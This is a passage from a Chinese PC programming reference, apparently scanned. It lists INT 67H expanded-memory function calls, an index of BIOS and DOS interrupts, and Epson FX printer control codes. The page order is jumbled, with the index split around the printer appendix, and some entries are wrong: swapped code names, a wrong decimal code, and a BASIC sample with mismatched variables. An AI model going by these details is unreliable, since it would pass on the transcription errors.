 2. INT 46H 第二台硬盘的参数表指针
 硬盘参数表指针参见本文第二部分。

(三)INT 67H 页式内存管理
 在列出中断 INT 67H 各功能调用方法以前,先简要说明一下 PC 系列机的页式内存(Expanded Memory)。

以 Intel 8088/8086 芯片为 CPU 的 PC 机,虽然寻址能力可达到 1MB 内存空间,但 DOS 所能管理的内存空间只能达到 640KB。也就是说,运行于 DOS 环境下的应用软件只能在 640KB 以下的内存空间运行。超过 640KB,一直到 1MB 这部分内存空间除了 ROM BIOS、显示缓冲区等占用一部分外,尚有一部分无法使用。随着应用程序规模的扩大,640KB 的内存空间显得越来越紧张,使用页式内存便是解决大软件、小内存矛盾的有效方法之一。

所谓页式内存是指与 CPU 寻址能力无关(或说无固定地址)的内存,通常是采用在 PC 机(包括 XT 机、286 机、386 机)上安装页式内存板来实现的,要特别说明的是,这种内存绝对不是 286 机或 386 机的 CPU 可寻址的 1MB 以上的内存空间。目前,国内的计算机图书资料对 Expanded Memory 和 Ex-tended Memory(1MB 以上的内存空间)的译名尚不统一,扩

展内存、扩充内存到底与哪一种内存对应十分混乱。本文中 Expanded Memory 称为页式内存,因为这种内存毫无在 1MB 内存空间之上扩展或扩充之意。在这种情况下,无论是将 Extended Memory 称为扩展内存还是扩充内存都是可以的。

页式内存使用规范 EMS(Expanded Memory Specification)是由著名的计算机厂商 Lotus 公司、Inter 公司和 Microsoft 公司三家最早发起倡议制订的。EMM(Expanded Memory Manager)是一个页式内存管理程序,它提供了一组符合 EMS 规范的接口程序,用户利用它所提供的页式内存管理功能来使用页式内存。EMM 的核心是在页式内存和尚未使用的内存空间(640KB 以上,1MB 以下)之间建立起一种映射关系,按所谓页来使用页式内存,同时,它也可以把扩展内存转换成页式内存供应用程序使用。由此可知,EMM 为下述三种内存空间的充分利用提供了可能。第一、640KB 以上,1MB 以下尚未使用的内存空间;第二、与 CPU 寻址能力无关的页式内存;第三、80286、80386 及以上档次芯片可寻址的 1MB 以上的内存空间。

增强的页式内存管理规范 EEMS(Enhanced Expanded Memory Specification)扩充了 EMM 的功能。

本部分列出的 INT 67H 中断调用涉及 EMM 和 EEMS 的功能,从功能号 60H 开始仅用于 EEMS。

1. 取 EMM 状态(40H)

入口参数:AH=40H
 出口参数:AH=00H 无错
 AH≠00H 有错,含意如下:

- AH=80H 软件错
- AH=81H 硬件错
- AH=83H 未分配或无效的描述字
- AH=84H 未定意的功能码
- AH=85H 无描述字可用
- AH=87H 页计数错(大于总页数)
- AH=88H 页计数错
- AH=89H 申请 0 页
- AH=8AH 该描述字无逻辑页
- AH=8BH 物理页超出有效范围
- AH=8CH 页映射硬件保存区满
- AH=8DH 保存区中已有与请求的描述字相关的内容
- AH=8EH 保存区中不包含请求描述字的内容
- AH=8FH 未定义的子功能码

2. 取 EMM 页帧地址(41H)

入口参数:AH=41H
 出口参数:AH=00H 无错
 BX=页帧地址
 AH≠00H 有错,错误码见子功能 40H

3. 取页计数(42H)

入口参数:AH=42H
 出口参数:AH=00H 无错
 BX=未分配的页数
 DX=总页数
 AH≠00H 有错,错误码见子功能 40H

4. 分配页(43H)

入口参数:AH=43H
 出口参数:AH=00H 无错
 DX=EMM 页描述字
 AH≠00H 有错,错误码见子功能 40H

5. 映射内存(44H)

入口参数:AH=44H
 AL=物理页(取值范围 0~3)
 BX=逻辑页
 DX=EMM 页描述字
 出口参数:AH=00H 无错
 AH≠00H 有错,错误码见子功能 40H

6. 释放页(45H)

入口参数:AH=45H
 DX=页描述字
 出口参数:AH=00H 无错
 AH≠00H 有错,错误码见子功能 40H

7. 取 EMM 版本(46H)

入口参数:AH=46H
 出口参数:AH=00H 无错
 AL=版本号,其中:
 位 7~4=BCD 码表示的主版本号
 位 3~0=BCD 码表示的次版本号
 AH≠00H 有错,错误码见子功能 40H

8. 保存页映象(47H)

入口参数:AH=47H
 DX=EMM 页描述字
 出口参数:AH=00H 无错

AH≠00H 有错,错误码见子功能 40H
 9. 恢复页映象(48H)

入口参数:AH=48H
 DX=EMM 页描述字
 出口参数:AH=00H 无错
 AH≠00H 有错,错误码见子功能 40H

说明:只有调用了 AH=47H 功能以后才能使用该功能

10. 取 EMM 描述字个数(4BH)

入口参数:AH=4BH
 出口参数:AH=00H 无错
 BX=描述字个数
 AH≠00H 有错,错误码见子功能 40H

11. 取一个描述字的页数(4CH)

入口参数:AH=4CH
 DX=EMM 页描述字
 出口参数:AH=00H 无错
 BX=描述字个数(逻辑页的范围为 1~512)

AH≠00H 有错,错误码见子功能 40H

12. 取所有描述字的页数(4DH)

入口参数:AH=4DH
 ES,DI 以段地址,偏移量形式指向一空白区域,该空白区域为 1024 字节,该区域的每个描述字用两个字来填充,第一个字是描述字号,第二个字是与其相关的页号

出口参数:AH=00H 无错
 BX=描述字个数
 ES,DI 以段地址,偏移量形式指向填充区的指针
 AH≠00H 有错,错误码见子功能 40H

13. 页映象(4EH)

(1)取页映象(00H)

入口参数:AH=4EH
 AL=00H
 ES,DI 指向空白区域的指针(见 4DH 子功能)
 出口参数:AH=00H 无错
 BX=描述字个数
 ES,DI 指向填充区的指针

(2)置页映象(01H)

入口参数:AH=4EH
 AL=01H
 ES,DI 指向页映象区的指针
 出口参数:AH=00H 无错
 AH≠00H 有错,错误码见子功能 40H

(3)对换页映象(02H)

入口参数:AH=4EH
 AL=02H
 DS,DI 指向页映象区的指针
 出口参数:AH=00H 无错
 ES,DI 指向原页映象区的指针
 AH≠00H 有错,错误码见子功能 40H

(4)取页映象区容量(03H)

入口参数:AH=4EH
 AL=03H
 出口参数:AH=00H 无错
 AL=以字节为单位的当前页映象区容量
 AH≠00H 有错,错误码见子功能 40H

14. 取物理窗口区域(60H)

入口参数:AH=60H
 ES,DI 指向空白区域的指针
 出口参数:AH=00 无错
 AL=入口号
 ES,DI 指向填充区的指针
 AH≠00H 有错,错误码见子功能 40H

15. 区系统物理窗口区域(68H)

入口参数:AH=68H
 ES,DI 指向空白区域的指针
 出口参数:AH=00 无错
 AL=入口号
 ES,DI 指向填充区的指针
 AH≠00H 有错,错误码见子功能 40H

16. 将页映射到窗口(69H)

入口参数:AH=69H
 BX=页号
 DX=EMM 描述字
 出口参数:AH=00H 无错
 AH≠00H 有错,错误码见子功能 40H

17. 系统映象(6AH)

(1)取系统映象(00H)

入口参数:AH=6AH
 AL=00H

- CH=第一窗口
- CL=窗口数
- ES,DI 指向空白区域的指针
- 出口参数: AH=00H 无错
- ES,DI 指向已保存页映象区的指针
- AH≠00H 有错, 错误码见子功能 40H
- (2)置系统映象(01H)
- 入口参数: AH=6AH
- AL=01H
- CH=第一窗口
- CL=窗口数
- ES,DI 指向已保存页映象区的指针
- 出口参数: AH=00H 无错
- AH≠00H 有错, 错误码见子功能 40H
- (3)对换系统页映象(02H)
- 入口参数: AH=6AH
- AL=02H
- CH=第一窗口
- CL=窗口数
- DS,SI 指向下一页映象的指针
- ES,DI 指向空白区的指针
- 出口参数: AH=00H 无错
- ES,DI 指向前一页映象的指针
- AH≠00H 有错, 错误码见子功能 40H
- (4)取映象大小(03H)
- 入口参数: AH=6AH
- AL=03H
- CH=第一窗口
- CL=窗口数
- 出口参数: AH=00H 无错
- AL=以字节为单位的页映象区容量
- AH≠00H 有错, 错误码见子功能 40H
- (5)置标准映象(04H)
- 入口参数: AH=6AH
- AL=04H
- 出口参数: AH=00H 无错
- AH≠00H 有错, 错误码见子功能 40H
- (6)置可选页映象(05H)
- 入口参数: AH=6AH
- AL=05H
- 出口参数: AH=00H 无错
- AH≠00H 有错, 错误码见子功能 40H
- (7)释放初始系统页(06H)
- 入口参数: AH=6AH
- AL=06H
- CH=第一窗口
- CL=窗口数
- 出口参数: AH=00H 无错
- AH≠00H 有错, 错误码见子功能 40H

索引

- 一、BIOS 数据库
- 二、常用数据表和数据结构
- 1. 软盘 I/O 参数表
- 2. 文件目录表和目录登记项
- 3. 软盘基数据表
- 4. 硬盘分区表
- 5. 程序段前缀 PSP
- 6. EXE 文件头
- 7. 文件控制块 FCB
- 8. 文件分配表 FAT
- 9. 硬盘参数表
- 10. 功能状态/信息缓冲区
- 三、BIOS 中断
- (一)INT 10H 视频 I/O 服务
- 1. 置显示方式(00H)
- 2. 置文本光标尺寸(01H)
- 3. 置光标位置(02H)
- 4. 读当前光标位置(03H)
- 5. 读光笔位置(04H)
- 6. 选择当前显示页(05H)
- 7. 窗口上滚和窗口初始化(06H)
- 8. 窗口下滚和窗口初始化(07H)
- 9. 读光标位置的字符及其属性(08H)
- 10. 在光标位置显示字符及其属性(09H)
- 11. 在光标位置显示字符(0AH)
- 12. 置彩色调色板(0BH)
- 13. 写图形象素(0CH)
- 14. 读图形象素(0DH)
- 15. 电传打字方式显示字符(0EH)
- 16. 取当前显示页状态(0FH)
- 17. 置调色板寄存器(10H)
- 18. 加载字符发生器(11H)
- 19. 替换选择(12H)
- 20. 写字符串(13H)

- 21. 读/写显示码(1AH)
- 22. 返回功能/状态信息(1BH)
- 23. 保存/恢复视频状态(1CH)
- 24. 取显示缓冲区(0FEH)
- 25. 修改显示缓冲区(0FFH)
- (二)INT 11H 取设备配置清单
- (三)INT 12H 取内存容量
- (四)INT 13H 磁盘操作服务
- 1. 磁盘复位(00H)
- 2. 取磁盘状态(01H)
- 3. 读磁盘扇区(02H)
- 4. 写磁盘扇区(03H)
- 5. 磁盘校验(04H)
- 6. 格式化扇区(05H)
- 7. 格式化硬盘扇区(06H)
- 8. 从指定柱面开始作硬盘格式化(07H)
- 9. 写驱动器参数(08H)
- 10. 初始化硬盘驱动器控制器(09H)
- 11. 读长扇区(0AH)
- 12. 写长扇区(0BH)
- 13. 磁头定位(0CH)
- 14. 可选盘复位(0DH)
- 15. 读检测缓冲区(0EH)
- 16. 写检测缓冲区(0FH)
- 17. 测试驱动器就绪(10H)
- 18. 重定位驱动器(11H)
- 19. 控制器 RAM 诊断(12H) 略
- 20. 运行内部诊断程序(13H) 略
- 21. 控制器内部自诊断(14H) 略
- 22. 读 DASD(直接存取存储设备)类型(15H)
- 23. 检测介质变化(16H)
- 24. 设置 DASD 类型(17H)
- 25. 为软盘格式化设置介质类型(18H)
- 26. 磁头复位(19H)
- 27. 格式化单元(1AH) 略
- (五)INT 14H 串行通讯服务
- 1. 初始化通讯口(00H)
- 2. 发送字符(01H)
- 3. 接收字符(02H)
- 4. 读通讯口状态(03H)
- 5. 初始化扩展通讯口(04H) 略
- 6. 读/写 Modem 控制器(05H) 略
- (六)INT 15H 系统服务
- 1. 键盘截获(4FH)
- 2. 事件等待(83H)
- 3. 游戏杆支持(84H)
- 4. 设备等待(86H)
- 5. 移动内存块(87H)
- 6. 读扩展内存容量(88H)
- 7. 实模式到保护模式转换(89H)
- 其子功能略
- (七)INT 16H 键盘服务
- 1. 读键盘输入(00H)
- 2. 读键盘状态(01H)
- 3. 读键盘标志(02H)
- 4. 设置击键速率和延迟(03H)
- 5. 存储键盘数据(05H)
- 6. 读扩展键盘(101/102 键键盘)输入(10H)
- 7. 读扩展键盘状态(11H)
- 8. 读扩展键盘标志(12H)
- (八)INT 17H 并行打印机 I/O 服务
- 1. 打印字符(00H)
- 2. 初始化打印机(01H)
- 3. 读打印机状态(02H)
- (九)INT 18H BASIC 加载或引导处理服务
- (十)INT 19H 加载引导程序
- (十一)INT 1AH 日时钟服务
- 1. 读系统计时器时间计数(00H)
- 2. 置系统计时器时间计数(01H)
- 3. 读实时钟时间(02H)
- 4. 置实时钟时间(03H)
- 5. 读实时钟日期(04H)
- 6. 置实时钟日期(05H)
- 7. 设置实时钟报警(06H)
- 8. 关闭实时钟报警(07H)
- 9. 设置声源(08H) 略
- 10. 读实时钟报警(09H)
- 11. 读系统计时器日计数(0AH)
- 12. 置系统计时器日计数(0BH)
- (十二)用户 BIOS 中断——INT 1BH 和 INT 1CH
- 1. INT 1BH Ctrl+Break 中断服务
- 2. INT 1CH 计时器服务
- (十三)参数表指针 BIOS 中断——INT 1DH, INT 1EH, INT 1FH

- 1. INT 1DH 视频参数表指针
- 2. INT 1EH 软盘参数表指针
- 3. INT 1FH 扩展图形字符指针
- 四、DOS 中断
- (一)INT 20H 程序终止返回 DOS
- (二)INT 22H 程序终止返回 DOS
- (三)INT 23H Ctrl+C 处理
- (四)INT 24H 严重出错处理
- (五)INT 25H 绝对磁盘读
- (六)INT 26H 绝对磁盘写
- (七)INT 27H 程序驻留内存返回 DOS
- (八)INT 2FH 假脱机打印
- 1. 取打印机安装标志(00H)
- 2. 送文件假脱机打印(01H)
- 3. 从打印队列中删除文件(02H)
- 4. 取消队列中等候打印的全部文件(03H)
- 5. 为当前打印队列状态暂停打印(04H)
- 6. 结束暂停继续假脱机打印(05H)
- (九)INT 33H 鼠标器管理
- 1. 读鼠标器安装标志(00H)
- 2. 显示光标(01H)
- 3. 清除光标(02H)
- 4. 读鼠标位置 and 按钮状态(03H)
- 5. 置鼠标器光标位置(04H)
- 6. 读按钮压下信息(05H)
- 7. 读按钮释放信息(06H)
- 8. 置光标最小和最大水平位置(07H)
- 9. 置光标最小和最大垂直位置(08H)
- 10. 置图形光标块(09H)
- 11. 置字符光标(0AH)
- 12. 读鼠标器移动计数值(0BH)
- 13. 置用户定义的子程序输入标志 0CH)
- 14. 设置光笔模拟(0DH)
- 15. 取消光笔模拟(0EH)
- 16. 设米基与象素比率(0FH)
- 17. 按条件清除光标(10H)
- 18. 置双速阈值(13H)
- 五、系统功能调用 INT 21H
- 1. 程序终止(00H)
- 2. 带回显的字符输入(01H)
- 3. 显示单个字符(02H)
- 4. 辅助输入(03H)
- 5. 辅助输出(04H)
- 6. 打印输出(05H)
- 7. 直接控制台 I/O(06H)
- 8. 无回显无过滤的字符输入(07H)
- 9. 无回显字符输入(08H)
- 10. 显示字符串(09H)
- 11. 带缓冲区的字符串键盘输入(0AH)
- 12. 检测键盘输入状态(0BH)
- 13. 清除键盘缓冲区后输入字符(0CH)
- 14. 清除键盘缓冲区(0DH)
- 15. 置缺省驱动器(0EH)
- 16. 打开文件(0FH)
- 17. 关闭文件(10H)
- 18. 查找第一个匹配的目录项(11H)
- 19. 查找下一个匹配的文件名(12H)
- 20. 删除文件(13H)
- 21. 顺序读(14H)
- 22. 顺序写(15H)
- 23. 建立文件(16H)
- 24. 文件改名(17H)
- 25. 功能 18H
- 26. 取缺省驱动器(19H)
- 27. 置磁盘传输区(DTA)地址(1AH)
- 28. 取缺省驱动器磁盘 DPB 和 BPB 中部分参数(1BH)
- 29. 取指定驱动器磁盘 DPB 和 BPB 中部分参数(1CH)
- 30. 功能 1DH
- 31. 功能 1EH
- 32. 读当前磁盘 DPB 的开始地址(1FH)
- 33. 功能 20H
- 34. 随机读文件(21H)
- 35. 随机写(22H)
- 36. 取文件记录数(23H)
- 37. 置随机记录号(24H)
- 38. 置中断向量(25H)
- 39. 复制程序段前缀地址(26H)
- 40. 随机块读(27H)
- 41. 随机块写(28H)
- 42. 分析文件名(29H)
- 43. 取系统日期(2AH)
- 44. 置系统日期(2BH)

附录二

常用针式打印机控制

命令全集

(照机译录)

一、FX 打印机(含 RX、MX)控制命令全集

1. 控制命令(按功能分类)一览表

代 码 功 能

执行打印

Table with 3 columns: Code, Action, Description. Includes CR (回车), LF (换行), ESC J, FF, ESC j.

打印方式

Table with 2 columns: Code, Description. Includes ESC M, ESC P, SO, DC4, ESC W, SI, DC 2, ESC SO, ESC SI, ESC -, ESC E, ESC F, ESC G, ESC H, ESC S, ESC T, ESC !, ESC p, BS.

字符集的选择

Table with 2 columns: Code, Description. Includes ESC 4, ESC 5, ESC R.

行距

Table with 2 columns: Code, Description. Includes ESC 0, ESC 1, ESC 2, ESC 3, ESC A.

格式控制

Table with 2 columns: Code, Description. Includes HT, ESC D, VT, ESC /, ESC B, ESC b, ESC C, ESC N, CSC O, ESC Q, ESC e.

输入数据控

Table with 2 columns: Code, Description. Includes DC 1, DC 3, DEL.

Table with 2 columns: Code, Description. Includes CAN, ESC -, ESC >, ESC #.

自定义字符

Table with 2 columns: Code, Description. Includes ESC &, ESC %, ESC :, ESC 6, ESC 7, ESC I.

其它方面

Table with 2 columns: Code, Description. Includes BEL, ESC 8, ESC 9, ESC <, ESC U, ESC S, ESC i, ESC @.

位映像

Table with 2 columns: Code, Description. Includes ESC K, ESC L, ESC Y, ESC Z, ESC *, ESC ?, ESC A.

非指令序列

SELF-TEST (自检), HEX DUMP (十六进制转贮), 同时按下 LF 和 FF 时接通电源

注: 1. 当打印机连接到 TRS-80 计算机上时... 2. 当打印机连接到 APPLE II 计算机上时...

2.1 文本方式下的控制命令 BEL 振铃, 格式: BEL 十进制码: 07

BS 退格, 格式: BS 十进制码: 08, 功能: 应用一个字符打印和退格...

HT TAB 水平制表, 格式: HT 十进制码: 09, 功能: 按照由 ESC D 码预先设定的位置实现水平制表...

LF 换行, 格式: LF 十进制码: 10, 功能: 所有存贮在打印缓冲区中的数据被打印出来...

VT TAB 垂直制表, 格式: VT 十进制码: 11, 功能: 所有存贮在打印缓冲区中的数据被打印出来...

FF 换页, 格式: FF 十进制码: 12, 功能: 所有存贮在打印缓冲区中的数据被打印出来...

- 45. 取系统时间(2CH)
46. 置系统时间(2DH)
47. 置盘写验证状态(2EH)
48. 取磁盘传送区地址(2FH)
49. 取 DOS 版本号(30H)
50. 程序结束并驻留(31H)
51. 取指定驱动器 DPB 地址(32H)
52. 取或置 Ctrl+Break 检测状态(33H)
53. 读取 INT 21H 处理中标志存放地址(34H)
54. 取指定的中断向量(35H)
55. 取自由盘空间(36H)
56. 取或置参数分隔符和设备名许可标志(37H)
57. 取或置国别信息(38H)
58. 建立子目录(39H)
59. 删除子目录(3AH)
60. 置当前目录(3BH)
61. 建立文件(3CH)
62. 打开文件(3DH)
63. 关闭文件(3EH)
64. 读文件或设备(3FH)
65. 写文件或设备(40H)
66. 删除文件(41H)
67. 移动文件指针(42H)
68. 取置文件属性(43H)
69. 设备驱动控制(44H)
70. 复制文件句柄(45H)
71. 强迫复制文件句柄(46H)
72. 取当前目录(47H)
73. 分配内存块(48H)
74. 释放内存块(49H)
75. 修改内存分配块(4AH)
76. 执行程序(4BH)
77. 带返回码结束(4CH)
78. 取返回码(4DH)
79. 查找第一个匹配的目录项(4EH)
80. 查找下一个匹配的目录项(4FH)
81. 设置新的 PSP 段地址(50H)
82. 取当前 PSP 段地址(51H)
83. 取系统参数表地址(52H)
84. BFB 数据向 DPB 转换(53H)
85. 取磁盘写校验状态(54H)
86. 根据当前的 PSP 建立新的程序段前缀 PSP(55H)
87. 文件更名(56H)
88. 取或置文件的日期和时间(57H)
89. 取或置分配策略(58H)
90. 取扩展错误信息(59H)
91. 建立临时文件(5AH)
92. 创建新文件(5BH)
93. 控制记录存取(5CH)
94. 功能 5DH 保留
95. 网络功能之一, 取/置打印机功能串(5EH)
96. 网络功能之二, 取/置设备重定向列表(5FH)
97. 功能 60H 保留
98. 功能 61H 保留
99. 取当前程序的程序段前缀(62H)
100. 取扩展字符集表地址(63H)

- 六、自由中断
(一)INT 40H 软盘 I/O 服务
(二)参数表指针自由中断——41H 和 46H 中断
1. INT 41H 第一台硬盘的参数表指针
2. INT 46H 第二台硬盘的参数表指针
(三)INT 67H 页式内存管理
1. 取 EMM 状态(40H)
2. 取 EMM 页地址(41H)
3. 取页计数(42H)
4. 分配页(43H)
5. 映射内存(44H)
6. 释放页(45H)
7. 取 EMM 版本(46H)
8. 保存页映象(47H)
9. 恢复页映象(48H)
10. 取 EMM 描述字个数(4BH)
11. 取一个描述字的页数(4CH)
12. 取所有描述字的页数(4DH)
13. 页映象(4EH)
14. 取物理窗口区域(60H)
15. 区系统物理窗口区域(68H)
16. 将页映射到窗口(69H)
17. 系统映象(6AH)

CR 回车
格式: CR 十进制码: 13
功能: 所有存贮在打印缓冲区中的数据被打印出来。该码清除由 SO 码设定的放大打印方式。

SO 设置放大打印方式
格式: SO 十进制码: 14
功能: 所有跟随着该码在同一行中的数据用放大字符打印输出。由换行或 DC4、ESC 1、ESC W 码清除。在一行中, 选择字符尺寸打印和放大字符打印可以混合使用。

SI 设置缩小打印方式
格式: SI 十进制码: 15
功能: 所有存贮在打印缓冲区中的数据及其该码随后的数据都用缩小字符的方式打印出来(每英寸 17 个字符)。

DS1 选择打印机
格式: DS1 十进制码: 17
功能: 使打印机处于选择状态, 使打印机接收数据。对于在选择状态下的打印机来说, 如果 DS1 码是在传输数据期间输入的, 则所有在 DS1 码输入之前存贮的数据均被舍弃。

DC2 清除缩小打印方式
格式: DS2 十进制码: 18
功能: 清除由 SI 码所设定的缩小打印方式。

DC3 清除打印机的选择状态
格式: DS3 十进制码: 19
功能: 清除由 DC1 码所设定的打印机选择状态。清除后, 打印机不能接收数据。

DC4 清除放大打印方式
格式: DS4 十进制码: 20
功能: 清除由 SO 码设定的放大打印方式。

CAN 清除缓冲区内容
格式: CAN 十进制码: 24
功能: 清除存贮在打印缓冲存储器中的数据。

ESC SO 设置放大打印方式
格式: ESC SO 十进制码: 27 14
功能: 设置放大打印方式, 与 SO 码功能相同。

ESC SI 设置缩小打印方式
格式: ESC SI 十进制码: 27 15
功能: 设置缩小打印方式, 与 SI 码功能相同。

ESC ! 打印方式的选择
格式: ESC ! n 十进制码: 27 '!' n 0 ≤ n ≤ 63
功能: 由数值 n 确定可达 64 种文本字符打印方式, 可用以下 BASIC 程序验证:
20 LPRINT CHR\$(27); '!'; CHR\$(20); CHR\$(0);
30 FOR N=0 TO 63
40 LPRINT CHR\$(27); '!'; CHR\$(N);
50 LPRINT "mode"; M; CHR\$(9);
60 LPRINT CHR\$(27); '!'; CHR\$(M);
70 LPRINT "ABCDEabede"
80 NEXT N

ESC # 清除最高有效位
格式: ESC # 十进制码: 27 "#"
功能: 清除由 ESC = 或 ESC > 码设置的最高有效控制位。注: 对于位图象数据, 最高有效控制位不工作。

ESC ^ (负号) 设置/清除下划线打印方式
格式: ESC ^ n 十进制码: 27 "^" n
功能: n=1 或 49, 设置下划线方式; n=0 或 48, 清除下划线。

ESC / 选择 VFU 槽号
格式: ESC / n 十进制码: 27 "/" n
功能: 使打印机按照 VFU 的槽号 n 规定的格式执行其后的垂直制表。在 VFU 的控制下, 一页纸可分为若干槽, 在这些槽范围内, 垂直制表可独立调整。例如: 槽 1 可将垂直表格调整到 3、第 5 和第 15 行, 槽 2 可调整到第 6、第 10 和第 30 行。

ESC O(零) 设置 1/8 英寸行距
格式: ESC O 十进制码: 27 "0"
ESC 1 设置 7/32 英寸行距
格式: ESC 1 十进制码: 27 "1"
ESC 2 设置 1/6 英寸行距
格式: ESC 2 十进制码: 27 "2"
ESC 3 设置 n/216 英寸行距
格式: ESC 3 n 十进制码: 27 "3" n 0 ≤ n ≤ 255
ESC 4/5 选择/清除斜体字符集
格式: ESC 4、ESC 5 十进制码: 27 "4"、ESC "5"
功能: ESC 4 为选择斜体字符集打印输出; ESC 5 为清除斜体字符集。

ESC 8/9 使无纸检测器失效/工作
格式: ESC 8、ESC 9 十进制码: 27 "8"、ESC "9"
功能: ESC 8 为选择无纸检测器失效, 可使打印机打印数据到最后一行; ESC 9 为使无纸检测器工作, 当机内无纸时, 打印机进入脱机状态。

ESC < 设置单向打印
格式: ESC < 十进制码: 27 "<"
功能: 由左向右单向地打印一行数据。

ESC = (等号) 置 MSB=0
格式: ESC = 十进制码: 27 "="
功能: 使 8 位数据的最高有效位变为 0。

ESC > 置 MSB=1
格式: ESC > 十进制码: 27 ">"
功能: 使 8 位数据的最高有效位变为 1。

ESC @ 初始化打印机
格式: ESC @ 十进制码: 27 "@"
功能: 初始化打印机, 就象打印机的电源被接通时的状态一样, 将使打印机缓冲存储器中数据被清除。

ESC A 设置 n/72 英寸行距
格式: ESC A n 十进制码: 27 "A" n 0 ≤ n ≤ 85
功能: 该码设置 n/72 英寸行距。当 n=1(即 1/72 英寸)时, 行距等于打印头的两个相邻点线之间的距离。

ESC B TAB 设置垂直制表
格式: ESC B al a1...nk 0 十进制码: 27 "A" a1 a2...nk 00 1 ≤ n ≤ 254 1 ≤ k ≤ 16
功能: 在规定的行上设置垂直制表(TAB)位置。

ESC C 用英寸设置页长
格式: ESC C n 十进制码: 27 "C" n 1 ≤ n ≤ 127
功能: 依据行数来设定页长, 以后的换页、跳格等均按此页长而执行。

ESC C 0 用英寸设置页长
格式: ESC C 0 n 十进制码: 27 "C" 0 n 1 ≤ n ≤ 22
功能: 用英寸设置页长, 按该码设置的页长实现换页、跳格等

ESC D TAB 设置水平制表
格式: ESC D al a1...nk 0 十进制码: 27 "D" a1 a2...nk 00 (1 ≤ n ≤ 137 1 ≤ k ≤ 32) fx=80 (1 ≤ n ≤ 233 1 ≤ k ≤ 32) fx=100
功能: 设置水平制表的停止位置, "n" 表示列的位置。

ESC E 设置加深打印方式
格式: ESC E 十进制码: 27 "E"
功能: 当该码输入时, 所有存贮在打印缓冲区的数据被打印出来, 然后用加深字符打印出跟随着该码后的数据, 加深打印是给每个字符一个加强印记。

ESC F 清除加深打印方式
格式: ESC F 十进制码: 27 "F"
功能: 清除由 ESC E 设置的加深打印方式。

ESC G 设置两次打印方式
格式: ESC G 十进制码: 27 "G"
功能: 当该码输入时, 所有存贮在打印缓冲区的数据被打印出来, 然后用两次打印方式打印出跟随着该码后的数据。

ESC H 清除两次打印方式
格式: ESC H 十进制码: 27 "H"
功能: 清除由 ESC G 设置的两次打印方式。

ESC J 暂定 n/216 英寸行距
格式: ESC J n 十进制码: 27 "J" n 0 ≤ n ≤ 255
功能: 只提供行距为 n/216 英寸一行的输送并执行打印。该码可使打印缓冲存储器中的数据打印出来, 并按 n/216 英寸行距走纸, 由换行清除该命令。

ESC M 机器固有尺寸字符设置
格式: ESC M 十进制码: 27 "M"
功能: 按机器固有尺寸字符打印(每英寸 12 字符)。

ESC N 设置跳格
格式: ESC N n 十进制码: 27 "N" n 0 ≤ n ≤ 127
功能: 用于设置跳格, n 的数值为跳过一页底部的行数。如, 要跳过一页最后三行, 则 n 的数值必须是 3。

ESC O 清除跳格
格式: ESC O 十进制码: 27 "O"
功能: 清除由 ESC N 设置的跳格。

ESC P 设置选择尺寸字符
格式: ESC P 十进制码: 27 "P"
功能: 清除由 ESC M 所定的用机器固有尺寸字符打印的方式, 并转到选择尺寸字符打印方式。

ESC Q 设置右边界
格式: ESC Q n 十进制码: 27 "Q" n
功能: 确定右边界, 即打印区域的右端。下面是各种打印方式下 N 的取值范围:

FX-80	FX-100
选择尺寸打印和加深打印方式	2 ≤ n ≤ 80 2 ≤ n ≤ 136
缩小打印方式	4 ≤ n ≤ 137 4 ≤ n ≤ 233
机器固有尺寸打印方式	3 ≤ n ≤ 96 3 ≤ n ≤ 163

ESC R 国际字符集选择
格式: ESC R n 十进制码: 27 "R" n 0 ≤ n ≤ 8
功能: n 表示下列国家字符集之一:
n=0 美国 n=1 法国 n=2 德国 n=3 英国 n=4 丹麦
n=5 瑞典 n=6 意大利 n=7 西班牙 n=8 日本

ESC S 设置上/下标打印
格式: ESC S n 十进制码: 27 "S" n

功能: n=0 或 48 设置上标打印; n=1 或 49 设置下标打印。

ESC T 清除上/下标打印
格式: ESC T 十进制码: 27 "T"
功能: 清除上标/下标打印方式。

ESC U 设置单向/双向打印
格式: ESC U n 十进制码: 27 "U" n
功能: n=1 或 49, 设置单向打印; n=0 或 48, 设置双向打印。

ESC W 设置/清除放大打印
格式: ESC W n 十进制码: 27 "W" n
功能: n=1 或 49, 设置放大打印; n=0 或 48, 清除放大打印。

ESC b VFU 位置设置
格式: ESC b nml...nk 00 十进制码: 27 "b" nml...nk 00 0 ≤ n ≤ 7 1 ≤ k ≤ 16
功能: 设置垂直走纸格式位置控制器(VFU)。VFU 共有 8 个槽号, 每个槽号可设置 16 个位置。开机时, 设置为 0 号槽。

ESC i 设置/清除增量打印
格式: ESC i n 十进制码: 27 "i" n
功能: n=1 或 49, 设置为增量打印方式; n=0 或 48, 返回到正常打印方式。增量打印是指打印机每输入一个字符就打印一个字符。该命令仅适用于 fx-80 打印机。

ESC j 反向走纸
格式: ESC j n 十进制码: 27 "j" n 0 ≤ n ≤ 255
功能: 在打印缓冲区的数据被打印输出以后, 按 n/216 英寸的行距反向走纸。该功能不能用于 fx-100 打印机。当 fx-80 打印机选择牵引单元处于使用状态时, 也不能使用该功能。

ESC e 设置左边界
格式: ESC e n 十进制码: 27 "e" n
功能: 确定左边界, 即打印区域的左端。下面是各种打印方式下 N 的取值范围:

FX-80	FX-100
选择尺寸打印和加深打印方式	0 ≤ n ≤ 78 0 ≤ n ≤ 134
缩小打印方式	0 ≤ n ≤ 134 0 ≤ n ≤ 229
机器固有尺寸打印方式	0 ≤ n ≤ 93 0 ≤ n ≤ 160

ESC p 设置/清除比例间隔打印方式
格式: ESC p n 十进制码: 27 "p" n
功能: n=1 或 49, 比例间隔打印方式; n=0 或 48, 正常间隔打印方式。

ESC s 设置/清除半速打印方式
格式: ESC s n 十进制码: 27 "s" n
功能: n=1 或 49, 设置半速打印方式; n=0 或 48, 取消半速打印方式。半速打印时由正常的 16 英寸/秒降为 8 英寸/秒。

DEL 删除
格式: DEL 十进制码: 127
功能: 清除在打印缓冲存储器中存贮的最后可打印的数据。

ESC % 字符发生器选择
格式: ESC % n 0 十进制码: 27 "%" n 0
功能: n=0 选择 ROM 字符发生器; n=1 选择自定义字符发生器。

ESC ; (冒号) 字符集复制
格式: ESC ; 0 0 0 十进制码: 27 ";", 0 0 0
功能: 将 ROM CG 字符集中的字符复制成自定义字符集。在用自定义字符方式中, 通过输入该码, 则 ROM CG 中的 ASCII 码字符可以输出。在这种情况下, 不需要输入 ESC % 0 和 ESC % 1 去选择字符发生器(CG)。

ESC & 自定义字符定义
格式: ESC & 0 n m a p1 p2 p3...p11 - 自定义字符数据
